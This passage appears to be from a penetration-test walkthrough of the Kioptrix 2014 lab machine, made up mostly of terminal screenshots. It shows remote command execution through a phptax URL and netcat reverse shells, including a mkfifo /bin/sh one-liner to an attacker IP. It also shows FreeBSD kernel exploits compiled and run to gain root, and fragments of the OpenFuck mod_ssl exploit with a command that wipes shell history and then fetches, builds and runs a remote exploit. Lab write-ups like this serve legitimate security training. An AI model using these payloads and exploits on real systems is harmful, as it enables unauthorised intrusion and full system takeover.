
[0] 0: bash 1: bash- 2: nc*           "localhost.localdomain" 18:23 30-Mar-18
```

A screenshot of a Mozilla Firefox browser window. The address bar displays the URL "http://192.168.15.150:8080/phptax/data/rce.php?cmd=nc 192.168.15.141 1234 > php-reverse-shell.php". Below the browser is a terminal window titled "root@localhost: ~". The terminal session shows the user copying a reverse shell PHP script from /usr/share/webshells/php to the current directory, opening it with vim, and then running it with nc -lvp 1234. The user then connects to the IP 192.168.15.150 on port 1234, which fails due to an inverse host lookup. The terminal prompt ends with "[0] 0: bash 1: bash 2: bash 3: bash".

Execute the webshell by calling its path in a browser while listening for the connection with netcat

URL:

http://192.168.15.150:8080/phptax/data/php-reverse-shell.php




Alternative method: use netcat to spawn a reverse shell using pipes to send /bin/sh

mkfifo pipe;nc 192.168.15.141 1234<pipe|/bin/sh>pipe 2>pipe;rm pipe

URL:

http://192.168.15.150:8080/phptax/data/rce.php?cmd=mkfifo pipe;nc 192.168.15.141 1234<pipe|/bin/sh>pipe 2>pipe;rm pipe



Privilege Escalation

Enumerate kernel version

```
root@localhost: ~
File Edit View Search Terminal Help
id
uid=80(www) gid=80(www) groups=80(www)

uname -a
FreeBSD kioptrix2014 9.0-RELEASE FreeBSD 9.0-RELEASE #0: Tue Jan  3 07:46:30 UTC 2012
root@farrell.cse.buffalo.edu:/usr/obj/usr/src/sys/GENERIC  amd64
[0] 0:bash 1:bash- 2:nc* 3:bash           "localhost.localdomain" 18:53 30-Mar-18
```

Searchsploit has a couple local privilege escalation kernel exploits

```
root@localhost: ~
File Edit View Search Terminal Help
root@localhost:~/Documents/VulnHub/Kioptrix 2014# searchsploit FreeBSD 9.0 [4/282]
Exploit Title | Path
FreeBSD 9.0 - Intel SYSRET Kernel Privilege Escalation | (/usr/share/exploitdb/)
FreeBSD 9.0 < 9.1 - 'mmap/ptrace' Local Privilege Escalation | exploits/freebsd/local/28718.c
Shellcodes: No Result | exploits/freebsd/local/26368.c
root@localhost:~/Documents/VulnHub/Kioptrix 2014# cp /usr/share/exploitdb/exploits/freebsd/local/28718.c .
root@localhost:~/Documents/VulnHub/Kioptrix 2014# cp /usr/share/exploitdb/exploits/freebsd/local/26368.c .
root@localhost:~/Documents/VulnHub/Kioptrix 2014# nc -lvp 1234 < 28718.c
listening on [any] 1234 ...
192.168.15.150: inverse host lookup failed: Unknown host
connect to [192.168.15.141] from (UNKNOWN) [192.168.15.150] 57507
[0] 0:bash 1:bash- 2:nc* 3:[tmux]           "localhost.localdomain" 19:02 30-Mar-18
```

```
root@localhost: ~
File Edit View Search Terminal Help
$ gcc -o 28718 28718.c
28718.c:178:2: warning: no newline at end of file
$ ./28718
[+] SYSRET FUCKUP!!
[+] Start Engine...
[+] Crotz...
[+] Crotz...
[+] Crotz...
[+] Woohoo!!!
$ id
uid=0(root) gid=0(wheel) groups=0(wheel)
$
[0] < 3:bash 4:nc* > "localhost.localdomain" 22:59 30-Mar-18
```

```
root@localhost: ~
File Edit View Search Terminal Help
$ nc 192.168.15.141 1337 > 26368.c
$ gcc -o 26368 26368.c
26368.c:89:2: warning: no newline at end of file
$ ./26368
id
uid=0(root) gid=0(wheel) egid=80(www) groups=80(www)
[0] < 3:bash 4:nc* > "localhost.localdomain" 23:04 30-Mar-18
```

Fails

Nikto had a finding of mod_ssl version 2.2.1 which has a couple remote buffer overflow exploits

```
root@localhost:~
```

```
File Edit View Search Terminal Help
root@localhost:~# searchsploit mod_ssl
Exploit Title | Path
----- | (/usr/share/exploitdb/)

Apache mod_ssl 2.0.x - Remote Denial of Service | exploits/linux/dos/24590.txt
Apache mod_ssl 2.8.x - Off-by-One HTAccess Buffer Overflow | exploits/multiple/dos/21575.txt
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote Buffer Overflow | exploits/unix/remote/21671.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow | exploits/unix/remote/764.c
Apache mod_ssl OpenSSL < 0.9.6d / < 0.9.7-beta2 - 'openssl-too-open.c' SSL2 KEY_ARG Overflow | exploits/unix/remote/40347.txt

Shellcodes: No Result
root@localhost:~#
[0] 0:netdiscover 1:nmap- 2:gobuster 3:bash 4:perl 5:nmap 6:vim* "localhost,localdomain" 17:22 28-Mar-18
```

The exploits were a few years old and it took a lot of Google Fu to find the necessary libraries to compile them

libssl-dev did not work

<http://paulsec.github.io/blog/2014/04/14/updating-openfuck-exploit/>

<https://bitrot.sh/post/18-12-2017-openfuck-troubleshooting/>

<http://hypn.za.net/blog/2017/08/27/compiling-exploit-764-c-in-2017/>

```
root@localhost:~
```

```
File Edit View Search Terminal Help
/*
 * E-DB Note: Updating OpenFuck Exploit ~ http://paulsec.github.io/blog/2014/04/14/updating-openfuck-exploit/
 *
 * OF version r00t VERY PRIV8 spabam
 * Compile with: gcc -o OpenFuck OpenFuck.c -lcrypto
 * objdump -R /usr/sbin/httpd|grep free to get more targets
 * #hackarena irc.brasnet.org
 */
#include <openssl/rc4.h>
#include <openssl/md5.h>
#include <arpa/inet.h>
#include <netinet/in.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netdb.h>
#include <errno.h>
#include <string.h>
#include <stdio.h>
#include <unistd.h>
-- (insert) VISUAL --
[0] 0:netdiscover 1:nmap- 2:gobuster 3:bash 4:bash 5:nmap 6:vim* "localhost,localdomain" 17:30 28-Mar-18
```

```
root@localhost:~
```

```
File Edit View Search Terminal Help
/*
 * sequence numbers, used for MAC calculation */
int read_seq;
int write_seq;

/* set to 1 when the SSL2 handshake is complete */
int encrypted;
} ssl_conn;

#define COMMAND1 "TERM=xterm; export TERM=xterm; exec bash .\n"
#define COMMAND2 "unset HISTFILE; cd /tmp; wget http://dl.packetstormsecurity.net/0304-exploits/ptrace-kmod.c; gcc -o p ptrace-kmod.c; rm ptrace-kmod.c; ./p; \n"

long getip(char *hostname) {
    struct hostent *he;
-- VISUAL --
[0] 0:netdiscover 1:nmap- 2:gobuster 3:bash 4:bash 5:nmap 6:vim* "localhost,localdomain" 17:32 28-Mar-18
```

```
root@localhost:~/Desktop# apt-get install libssl-dev [36/223]
Reading package lists... Done
Building dependency tree
Reading state information... Done
libssl-dev is already the newest version (1.1.0g-2).
The following packages were automatically installed and are no longer required:
  casefile dconf-editor dconf-tools gir1.2-nm-1.0 libcaribou-gtk-module libcaribou-gtk3-module libevent-2.0-5 libgom-1.0-common
  Use 'apt autoremove' to remove them.
[0] 0:netdiscover 1:nmap 2:gobuster 3:bash 4:bash 5:nmap- 6:[tmux]*      "localhost.localdomain" 17:37 28-Mar-18
```

```
root@localhost:~/Desktop# apt-get install libssl1.0-dev [1/207]
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer required:
  casefile dconf-editor dconf-tools gir1.2-nm-1.0 libcaribou-gtk-module libcaribou-gtk3-module libevent-2.0-5 libgom-1.0-common libssl-doc
  Use 'apt autoremove' to remove them.
The following packages will be REMOVED:
  libssl-dev
The following NEW packages will be installed:
  libssl1.0-dev
0 upgraded, 1 newly installed, 1 to remove and 438 not upgraded.
3 not fully installed or removed.
Need to get 1,567 kB of archives.
After this operation, 410 kB of additional disk space will be used.
Do you want to continue? [Y/n] Y
Get:1 http://archive-7.kali.org/kali kali-rolling/main amd64 libssl1.0-dev amd64 1.0.2n-1 [1,567 kB]
Fetched 1,567 kB in 2s (840 kB/s)
(Reading database ... 426948 files and directories currently installed.)
Removing libssl-dev:amd64 (1.1.0g-2) ...
Selecting previously unselected package libssl1.0-dev:amd64.
(Reading database ... 426862 files and directories currently installed.)
Preparing to unpack .../libssl1.0-dev_1.0.2n-1_amd64.deb ...
Unpacking libssl1.0-dev:amd64 (1.0.2n-1) ...
Setting up libssl1.0-dev:amd64 (1.0.2n-1) ...
Setting up redis-server (5:4.0.6-4) ...
[0] 0:netdiscover 1:nmap 2:gobuster 3:bash 4:bash 5:bash 6:bash- 7:[tmux]*      "localhost.localdomain" 17:58 28-Mar-18
```

```
root@localhost:~/Desktop# apt-get install libssl1.0.2 [2/450]
Reading package lists... Done
Building dependency tree
Reading state information... Done
libssl1.0.2 is already the newest version (1.0.2n-1).
The following packages were automatically installed and are no longer required:
  casefile dconf-editor dconf-tools gir1.2-nm-1.0 libcaribou-gtk-module libcaribou-gtk3-module libevent-2.0-5 libgom-1.0-common
  libssl-doc
  Use 'apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 438 not upgraded.
3 not fully installed or removed.
After this operation, 0 B of additional disk space will be used.
Do you want to continue? [Y/n] Y
[0] 0:netdiscover 1:nmap 2:gobuster 3:bash 4:bash 5:bash 6:bash- 7:[tmux]*      "localhost.localdomain" 18:08 28-Mar-18
```

```
root@localhost: ~
```

```
File Edit View Search Terminal Help
root@localhost:~/Desktop# apt-get install libssl1.1 [1/553]
Reading package lists... Done
Building dependency tree
Reading state information... Done
libssl1.1 is already the newest version (1.1.0g-2).
libssl1.1 set to manually installed.
The following packages were automatically installed and are no longer required:
  casefile dconf-editor dconf-tools gir1.2-nm-1.0 libcaribou-gtk-module libcaribou-gtk3-module libevent-2.0-5
  libgom-1.0-common libssl-doc
Use 'apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 438 not upgraded.
3 not fully installed or removed.
After this operation, 0 B of additional disk space will be used.
Do you want to continue? [Y/n] Y
Setting up redis-server (5:4.0.6-4) ...
[0] <er 1:nmap 2:gobuster 3:bash 4:bash 5:bash 6:bash- 7:[tmux]* "localhost.localdomain" 18:09 28-Mar-18
```

```
root@localhost: ~/Desktop
```

```
File Edit View Search Terminal Help
#include <netdb.h>
#include <errno.h>
#include <string.h>
#include <stdio.h>
#include <unistd.h>

#include <openssl/ssl.h>
#include <openssl/rsa.h>
#include <openssl/x509.h>
#include <openssl/evp.h>
#include <openssl/rc4.h>
#include <openssl/md5.h>

#define SSL2_MT_ERROR 0
#define SSL2_MT_CLIENT_FINISHED 3
#define SSL2_MT_SERVER_HELLO 4
#define SSL2_MT_SERVER_VERIFY 4
#define SSL2_MT_SERVER_FINISHED 6
#define SSL2_MAX_CONNECTION_ID_LENGTH 16
/* update this if you add architectures */
#define MAX_ARCH 138

-- VISUAL --
```

9 23,1 0%

```
root@localhost: ~
```

```
File Edit View Search Terminal Help

/* Get a SERVER HELLO response from the server */
void get_server_hello(ssl_conn* ssl)
{
    const unsigned char buf[BUFSIZE];
    unsigned char *p, *end;
    int len;
    int server_version, cert_length, cs_length, conn_id_length;
    int found;

    if (!(len = read_ssl_packet(ssl, buf, sizeof(buf)))) {
        printf("Server error: %s\n", ssl_error(ntohs(*(uint16_t*)&buf[1])));
        exit(1);
-- VISUAL --
[0] <ap 2:gobuster 3:bash 4:bash 5:nmap- 6:vim* "localhost.localdomain" 17:38 28-Mar-18
```

```
root@localhost: ~/Desktop
File Edit View Search Terminal Help
root@localhost:~/Desktop# gcc -o 764 764.c -lcrypto
root@localhost:~/Desktop#
```

```
root@localhost: ~/Desktop
File Edit View Search Terminal Help
root@localhost:~/Desktop# gcc -o OpenFuck 764.c -lcrypto [144/144]
root@localhost:~/Desktop# chmod +x OpenFuck
root@localhost:~/Desktop# ./OpenFuck

*****
* OpenFuck v3.0.32-root priv8 by SPABAM based on openssl-too-open *
*****
* by SPABAM with code of Spabam - LSD-pl - SolarEclipse - CORE *
* #hackarena irc.brasnet.org
* TNX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #nitr0x #coder #root #endiabrad0s #NHC #TechTeam *
* #pinchadoresw HiTechHate DigitalWrapperz P()W GAT ButtP!rateZ *
*****


: Usage: ./OpenFuck target box [port] [-c N]

target - supported box eg: 0x00
box - hostname or IP address
port - port for ssl connection
-c open N connections. (use range 40-50 if u dont know)

[0] 0:[tmux]*           "localhost" 19:18 28-Mar-18
```

root@localhost: ~/Desktop

File Edit View Search Terminal Help

root@localhost:~/Desktop# gcc -o OpenFuck 764.c -lcrypto [119/119]

root@localhost:~/Desktop# chmod +x OpenFuck

root@localhost:~/Desktop# ./OpenFuck

```
*****
* OpenFuck v3.0.32-root priv8 by SPABAM based on openssl-too-open *
*****
* by SPABAM      with code of Spabam - LSD-pl - SolarEclipse - CORE *
* #hackarena    irc.brasnet.org                                     *
* TNX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #nitr0x #coder #root #endiabrad0s #NHC #TechTeam *
* #pinchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtP!rateZ *
*****
```

: Usage: ./OpenFuck target box [port] [-c N]

target - supported box eg: 0x00

box - hostname or IP address

port - port for ssl connection

-c open N connections. (use range 40-50 if u dont know)

Supported OffSet:

- 0x00 - Caldera OpenLinux (apache-1.3.26)
- 0x01 - Cobalt Sun 6.0 (apache-1.3.12)
- 0x02 - Cobalt Sun 6.0 (apache-1.3.20)
- 0x03 - Cobalt Sun x (apache-1.3.26)
- 0x04 - Cobalt Sun x Fixed2 (apache-1.3.26)
- 0x05 - Conectiva 4 (apache-1.3.6)
- 0x06 - Conectiva 4.1 (apache-1.3.9)
- 0x07 - Conectiva 6 (apache-1.3.14)
- 0x08 - Conectiva 7 (apache-1.3.12)
- 0x09 - Conectiva 7 (apache-1.3.19)
- 0x0a - Conectiva 7/8 (apache-1.3.26)
- 0x0b - Conectiva 8 (apache-1.3.22)
- 0x0c - Debian GNU Linux 2.2 Potato (apache_1.3.9-14.1)
- 0x0d - Debian GNU Linux (apache_1.3.19-1)
- 0x0e - Debian GNU Linux (apache_1.3.22-2)
- 0x0f - Debian GNU Linux (apache-1.3.22-2.1)
- 0x10 - Debian GNU Linux (apache-1.3.22-5)
- 0x11 - Debian GNU Linux (apache_1.3.23-1)
- 0x12 - Debian GNU Linux (apache_1.3.24-2.1)
- 0x13 - Debian Linux GNU Linux 2 (apache_1.3.24-2.1)
- 0x14 - Debian GNU Linux (apache_1.3.24-3)
- 0x15 - Debian GNU Linux (apache-1.3.26-1)
- 0x16 - Debian GNU Linux 3.0 Woody (apache-1.3.26-1)

[0] 0:[tmux]* 1:bash-

"localhost" 19:20 28-Mar-18

```
root@localhost: ~/Desktop [86/142]
File Edit View Search Terminal Help
0x21 - FreeBSD (apache-1.3.14)
0x22 - FreeBSD (apache-1.3.14)
0x23 - FreeBSD (apache-1.3.14)
0x24 - FreeBSD (apache-1.3.17_1)
0x25 - FreeBSD (apache-1.3.19)
0x26 - FreeBSD (apache-1.3.19_1)
0x27 - FreeBSD (apache-1.3.20)
0x28 - FreeBSD (apache-1.3.20)
0x29 - FreeBSD (apache-1.3.20+2.8.4)
0x2a - FreeBSD (apache-1.3.20_1)
0x2b - FreeBSD (apache-1.3.22)
0x2c - FreeBSD (apache-1.3.22_7)
0x2d - FreeBSD (apache_fp-1.3.23)
0x2e - FreeBSD (apache-1.3.24_7)
0x2f - FreeBSD (apache-1.3.24+2.8.8)
0x30 - FreeBSD 4.6.2-Release-p6 (apache-1.3.26)
0x31 - FreeBSD 4.6-Realease (apache-1.3.26)
0x32 - FreeBSD (apache-1.3.27)
0x33 - Gentoo Linux (apache-1.3.24-r2)
0x34 - Linux Generic (apache-1.3.14)
0x35 - Mandrake Linux X.x (apache-1.3.22-10.1mdk)
0x36 - Mandrake Linux 7.1 (apache-1.3.14-2)
0x37 - Mandrake Linux 7.1 (apache-1.3.22-1.4mdk)
[0] 0:[tmux]* 1:bash- 2:bash "localhost" 19:25 28-Mar-18
```